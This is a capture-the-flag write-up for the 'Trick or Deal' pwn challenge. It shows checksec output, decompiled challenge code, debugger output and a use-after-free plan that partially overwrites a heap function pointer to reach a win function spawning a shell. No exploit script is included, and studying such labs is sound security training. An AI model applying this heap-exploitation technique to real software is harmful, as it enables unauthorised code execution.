

Trick or Deal

1) Checked Security



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Trick or Deal/challenge]
└─$ checksec trick_or_deal
[*] '/home/vigneswar/Pwn/Trick or Deal/challenge/trick_or_deal'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
    RUNPATH:   b'./glibc/'
```

2) Decompiled the binary




```c

void menu(void)

{
  char local_b [3];

  memset(local_b,0,3);
  while( true ) {
    while( true ) {
      while( true ) {
        fwrite("\n-_-_-_-_-_-_-_-_-_-_-_-_-\n",1,0x1b,stdout);
        fwrite("|                       |\n",1,0x1a,stdout);
        fwrite("|  [1] See the Weaponry |\n",1,0x1a,stdout);
        fwrite("|  [2] Buy Weapons      |\n",1,0x1a,stdout);
        fwrite("|  [3] Make an Offer    |\n",1,0x1a,stdout);
        fwrite("|  [4] Try to Steal     |\n",1,0x1a,stdout);
        fwrite("|  [5] Leave            |\n",1,0x1a,stdout);
        fwrite("|                       |\n",1,0x1a,stdout);
        fwrite("-_-_-_-_-_-_-_-_-_-_-_-_-\n",1,0x1a,stdout);
        fwrite("\n[*] What do you want to do? ",1,0x1d,stdout);
        read(0,local_b,2);
        if (local_b[0] != '2') break;
        buy();
      }
      if (local_b[0] < '3') break;
      if (local_b[0] == '3') {
        make_offer();
      }
      else {
        if (local_b[0] != '4') goto LAB_0010113e;
        steal();
      }
    }
    if (local_b[0] != '1') break;
    (**(code **)(storage + 0x48))();
  }
LAB_0010113e:
  fprintf(stdout,"\n[*] Don\'t ever come back again! %s\n",&DAT_001014e1);
                    /* WARNING: Subroutine does not return */
  exit(0);
}

```




```

void buy(void)

{
  long in_FS_OFFSET;
  undefined local_58 [72];
  long local_10;
  
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  fwrite("\n[*] What do you want!!? ",1,0x19,stdout);
  read(0,local_58,0x47);
  fprintf(stdout,"\n[!] No!, I can\'t give you %s\n",local_58);
  fflush(stdout);
  fwrite("[!] Get out of here!\n",1,0x15,stdout);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```




```

void make_offer(void)

{
  char local_13 [3];
  size_t local_10;
  
  local_10 = 0;
  memset(local_13,0,3);
  fwrite("\n[*] Are you sure that you want to make an offer(y/n): ",1,0x37,stdout);
  read(0,local_13,2);
  if (local_13[0] == 'y') {
    fwrite("\n[*] How long do you want your offer to be? ",1,0x2d,stdout);
    local_10 = read_num();
    offer = malloc(local_10);
    fwrite("\n[*] What can you offer me? ",1,0x1c,stdout);
    read(0,offer,local_10);
    fwrite("[!] That\'s not enough!\n",1,0x17,stdout);
  }
  else {
    fwrite("[!] Don\'t bother me again.\n",1,0x1b,stdout);
  }
  return;
}

```




```

void steal(void)

{
  fwrite("\n[*] Sneaks into the storage room wearing a face mask . . . \n",1,0x3d,stdout);
  sleep(2);
  fprintf(stdout,"%s[*] Guard: *Spots you*, Thief! Lockout the storage!\n",&DAT_0010131e);
  free(storage);
  sleep(2);
  fprintf(stdout,"%s[*] You, who didn\'t skip leg-day, escape!%s\n",&DAT_0010128b,&DAT_00101241
  return;
}

```




```

void printStorage(void)

{
  fprintf(stdout,"\n%sWeapons in stock: \n %s %s",&DAT_0010128b,storage,&DAT_00101241);
  return;
}

```




```

void unlock_storage(void)

{
  fprintf(stdout,"\n%s[*] Bruteforcing Storage Access Code . . .%s\n",&DAT_001014a6,&DAT_001014
  sleep(2);
  fprintf(stdout,"\n%s* Storage Door Opened *%s\n",&DAT_0010128b,&DAT_001014e1);
  system("sh");
  return;
}

```




```

void update_weapons(void)

{
  storage = (char *)malloc(0x50);
  strcpy(storage,weapons);
  *(code **)(storage + 0x48) = printStorage;
  return;
}

```

3) Findings
i) We see that (**(code **)(storage + 0x48)() is used When 1 option is used
ii) We also see that storage contains heap memory
iii) We have an option to free the heap memory using option 4
iv) We also have option to allocate memory using option 3
v) We also see that unlock_storage is win function



```
gef➤  x/a &storage
0x559aaaa02040 <storage>:       0x559aab2162a0
gef➤  x/a 0x559aab2162a0+0x48
0x559aab2162e8: 0x559aaa800be6 <printStorage>
gef➤  p &unlock_storage
$1 = (<text variable, no debug info> *) 0x559aaa800eff <unlock_storage>
```

We see the address of unlock storage differs only on last 2 byte

4) Attack plan
1) We free storage memory
2) We allocate same size memory using offer and by using that we rewrite last 2 bytes of stored address
3) Now we can execute win function

